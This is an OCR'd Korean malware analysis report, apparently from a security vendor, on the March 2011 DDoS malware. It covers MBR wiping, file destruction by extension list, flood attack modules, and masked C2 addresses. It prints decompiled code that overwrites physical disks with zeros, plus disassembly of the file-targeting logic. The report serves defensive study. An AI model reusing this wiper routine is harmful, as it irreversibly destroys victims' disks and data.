
[그림 10. MBR 파괴]

- MBR을 가리키는 물리디스크의 첫번째 Sector를 Hex 0x00으로 채워 파괴한다. 이전 7.7 DDoS와 다르게 복구 정보를 저장하지 않아 복구가 불가능하다.




[그림 11. 동작 시간 확인 부분]

- MBR 파괴 동작 시간은 함께 동작하는 noise03.dat 파일의 정보를 기준으로 구분된다. [그림 9]와 같이 2011년 3월 4일 11시 40분 20초 이후일 경우만 동작이 수행된다.




[그림 12. MBR 파괴 동작 부분 (1)]




[그림 13. MBR 파괴 동작 부분 (2)]

- 3월 6일 접수된 신규 샘플의 경우 dat 파일에 등록된 시간을 확인하지만 시간과 상관없이 무조건 동작하는 부분이 포함되어 있다. 따라서 특정 일자에 MBR을 파괴하도록 했던 기존 7.7 DDoS 샘플 및 최초 접수되었던 샘플과 차이가 있다.



[그림 14. MBR 파괴이후 발생하는 BSOD]

- MBR이 파괴된 경우 위와 같은 BSOD가 발생하는 것을 확인하였다.



[그림 15. 변종 샘플 MBR 파괴 부분]

- 3월 7일 접수된 변종 샘플의 경우 이전 샘플과 다르게 시간 정보를 갖고 있는 dat 파일을 사용하지 않고 바로 파괴 동작을 수행한다.

```
DistanceToMoveHigh = 0;
NumberOfBytesWritten = 0;
v7 = 0;
nNumberOfBytesToWrite = 0x400000u;
VersionInformation.dwOSVersionInfoSize = 0x11Cu;
if ( GetVersionExW(&VersionInformation) )
{
  if ( VersionInformation.dwPlatformId == 2 )        Windows NT 이상
  {
    if ( VersionInformation.dwMajorVersion == 6 )    Windows Vista 이상
      nNumberOfBytesToWrite = 512;
  }
}
swprintf(&FileName, (size_t)L"\\\\.\\PhysicalDrive%d", Format);
v1 = CreateFileW(&FileName, 0xC0000000u, 3u, 0, 3u, 0, 0);
if ( v1 != (HANDLE)-1 )
{
  v2 = malloc(nNumberOfBytesToWrite);
  memset(v2, 0, nNumberOfBytesToWrite);
  SetFilePointer(v1, 0, &DistanceToMoveHigh, 0);
  do
    ++v7;
  while ( WriteFile(v1, v2, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) && v7 < 0x186A0 );
  CloseHandle(v1);
  free(v2);
}
```


- 이번 변종의 MBR 파괴 동작은 OS Version에 따라 파괴를 위해 덮어 쓰는 크기를 다르게 한다. Windows Kernel Version이 6 이상인 Windows Vista , Windows 7 , Windows 2008의 경우 512Bytes를, 6이 아닌 경우 무조건 0x400000을 덮어써 파괴하는 형태를 띄고 있다.

- MBR 파괴에 따른 문제에 대한 조치를 위해 자사 블로그의 내용을 참고하기 바란다. 대응팀 블로그 :: http://erteam.nprotect.com/133

2) 특정 확장자 파일 삭제

```
1000158F  >  8B3D C870001(  mov edi, dword ptr ds:[<&MSVCRT._wcsnicmp>]   msvcrt._wcsnicmp
10001595  .  6A 04          push 4                                        maxlen = 4
10001597  .  68 08820010    push sfofsvc.10008208                         wstr2 = ".doc"
1000159C  .  56             push esi                                      wstr1 = ".zip"
1000159D  .  FFD7           call near edi                                 _wcsnicmp
1000159F  .  83C4 0C        add esp, 0C
100015A2  .  85C0           test eax, eax
100015A4  .v 0F84 5B02000(  je sfofsvc.10001805
100015AA  .  6A 05          push 5
100015AC  .  68 FC810010    push sfofsvc.100081FC                         UNICODE ".docx"
100015B1  .  56             push esi
100015B2  .  FFD7           call near edi
100015B4  .  83C4 0C        add esp, 0C
100015B7  .  85C0           test eax, eax
100015B9  .v 0F84 4602000(  je sfofsvc.10001805
100015BF  .  6A 04          push 4
100015C1  .  68 F0810010    push sfofsvc.100081F0                         UNICODE ".docm"
100015C6  .  56             push esi
100015C7  .  FFD7           call near edi
100015C9  .  83C4 0C        add esp, 0C
100015CC  .  85C0           test eax, eax
100015CE  .v 0F84 3102000(  je sfofsvc.10001805
100015D4  .  6A 04          push 4
100015D6  .  68 E4810010    push sfofsvc.100081E4                         UNICODE ".wpd"
100015DB  .  56             push esi
100015DC  .  FFD7           call near edi
100015DE  .  83C4 0C        add esp, 0C
```

[그림 16. 확장자 비교 부분]



[그림 17. 압축 파일 생성 후 정상 파일 제거 확인]

- (윈도우 폴더) 및 (프로그램 파일폴더)를 제외한 모든 폴더를 확인하면서 모든 파일의 확장자를 확인 후 일치하는 확장자의 경우 파일을 파괴한다.

- 3월 3일(1차)에 접수된 샘플은 원본 파일을 삭제하고, 파일 크기 만큼 Hex 0x00으로 채운 후 랜덤 패스워드를 사용하여 .cap 파일로 압축한다.

- 3차, 11차 샘플은 파일 크기 만큼 Hex 0x00으로 채우는 방식으로 파일을 파괴한다.
- 삭제 대상 확장자

.doc //	.docx //	.docm //	.wpd //	.wpx
.wri //	.xls //	.xlsx //	.mdb //	.ppt
.pptx //	.pdf //	.hwp //	.hna //	.gul
.kwp //	.eml //	.pst //	.alz //	.gho
.rar //	.php //	.asp //	.aspx //	.jsp
.java //	.cpp //	.h //	.c //	.zip


2.2.4. wsfcsvc.dll

- 접수 일자 및 변종 샘플 (추정)
  - ■ 3월 3일 1차 샘플 :: wsfcsvc.dll (40KB)
  - ■ 3월 4일 3차 샘플 :: watrsvc.dll (40KB , Host.dll 이 생성하는 동일 샘플)
  - ■ 3월 5일 9차 샘플 :: wtvtsvc.dll (36KB , svki65.dll 이 생성하는 동일 샘플)

- 동작
  - ■ DDoS 공격 수행
    - ◆ 기법 :: UDP 공격 , ICMP 공격 , CC 공격


1) DDoS 공격 수행

- UDP 공격




[그림 18. UDP 공격 패킷]

- ICMP 공격



[그림 19. ICMP 공격 패킷]


- CC 공격



[그림 20. CC 공격 패킷]

- 하나의 공격 대상에 대해 3가지 공격을 모두 수행하는 형태를 갖고 있으며 공격 기법을 나누는 조건은 별도로 없었다.

2) 공격 시간 확인




[그림 21. DDoS 공격 시간 관련]

- Dat (tlntwye.dat) 파일내에 공격 시간과 관련된 정보를 갖고 있다. 해당 dat 파일은 DLL 파일을 생성하는 숙주 (접수된 샘플중 Host.dll) 가 생성하며 현재 3월 4일 6시 30분에 공격이 되도록 설정되어 있다.

2.2.5. meitsvc.dll

- 접수 일자 및 변종 샘플 (추정)
  - ■ 3월 3일 1차 샘플 :: meitsvc.dll (70KB)
  - ■ 3월 4일 3차 샘플 :: mltisvc.dll (70KB , Host.dll이 생성하는 동일 샘플)
  - ■ 3월 5일 9차 샘플 :: messsvc.dll (70KB, svki65.dll이 생성하는 동일 샘플)

- 동작
  - ■ 원격지 연결 및 파일 다운로드



[그림 22. 원격지 서버 접속 시도]

- 원격지 서버에 연결해 파일 다운로드가 예상되나 현재 서버 접근 차단으로 인해 정확한 동작은 확인되지 않았다.
- 연결 서버 IP


  208.xxx.xxx.242:443
  212.xxx.xxx.211.443
  59.xxx.xxx.43:443
  120.xxx.xxx.10.443
  203.xxx.xxx.244:443
  210.xxx.xxx.228:53
  147.xxx.xxx.216:443
  59.xxx.xxx.11.443
  212.xxx.xxx.42:443
  63.xxx.xxx.71:443

- 9차 접수 샘플의 연결 서버 IP

  131.xxx.xxx.163:12236
  57.xxx.xxx.48:64
  80.xxx.xxx.136:16416
  69.xxx.xxx.8:2448
  224.xxx.xxx.232:815
  89.xxx.xxx.139:59493
  224.xxx.xxx.48:64

57.xxx.xxx.48:64
80.xxx.xxx.144:16416
29.xxx.xxx.64:29952

2.3. 진단 치료



[그림 23. 진단/치료 화면]

- 패턴 버전 :: 2011.03.09.02

- 전용 백신 다운로드 경로

  http://avs.nprotect.net/FreeAV/nProtectEAVDllbot.com